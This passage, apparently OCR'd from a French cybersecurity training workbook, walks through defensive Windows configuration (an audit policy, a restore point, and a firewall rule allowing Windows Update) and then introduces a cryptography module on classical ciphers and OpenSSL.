
Cette figure illustre l'activation de la journalisation des tentatives réussies pour l'accès aux objets



PARTIE 2

Étape 5 : Définir une stratégie d'audit

Cette figure illustre la configuration finale de la stratégie d'audit définie





PARTIE 2


Activité 4
Correction

Étape 6 : Exécuter la restauration du système et créez un point de restauration.

Ces figures illustrent les étapes de création d'un point de restauration








PARTIE 2

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

Cette figure illustre l'interface de configuration du pare-feu Windows




PARTIE 2


PARTIE 2

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

Dans cette fenêtre, il suffit de sélectionner **Personnalisée** puis de cliquer sur **Suivant**




Dans cette fenêtre, sélectionnez **Personnaliser** , sélectionnez ensuite **Appliquer à ce service** et défilez la liste pour sélectionner **Windows Update** et cliquez sur **OK** et ensuite sur **Suivant**




PARTIE 2

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

Dans cette fenêtre, il suffit de sélectionner **TCP** comme protocole, puis de cliquer sur **Suivant**




Dans cette fenêtre, conservez les paramètres par défaut et cliquez sur **Suivant**




PARTIE 2

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

Dans cette fenêtre, il suffit de sélectionner **Autoriser la connexion**, puis de cliquer sur **Suivant**




Dans cette fenêtres, sélectionnez tous les profils (Domaine, Privé et Publique) puis cliquez sur **Suivant**



Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows


Dans cette fenêtre il suffit de définir le nom de la règle, "**Autoriser le service Windows Update**", puis de cliquer sur **Terminer**



PARTIE 2

Étape 7 : Configurer des règles de sécurité pour le pare-feu Windows

Cette interface illustre que la nouvelle règle définie a été ajoutée avec succès au pare-feu et apparaît dans la liste des règles



PARTIE 2

PARTIE 3

DÉCOUVRIR LA CRYPTOGRAPHIE ET LES SOLUTIONS DE GESTION ET DE PARTAGE DE CLÉS

Dans ce module, vous allez :

- Chiffrer et déchiffrer des textes en utilisant des algorithmes de chiffrement classique
- Utiliser OpenSSL pour chiffrer, déchiffrer, et signer des textes, générer des clés, mettre en place une PKI, et générer des certificats numériques

13 heures

ACTIVITÉ 1

APPLICATION DES TECHNIQUES DE CHIFFREMENT CLASSIQUES

Compétences visées :

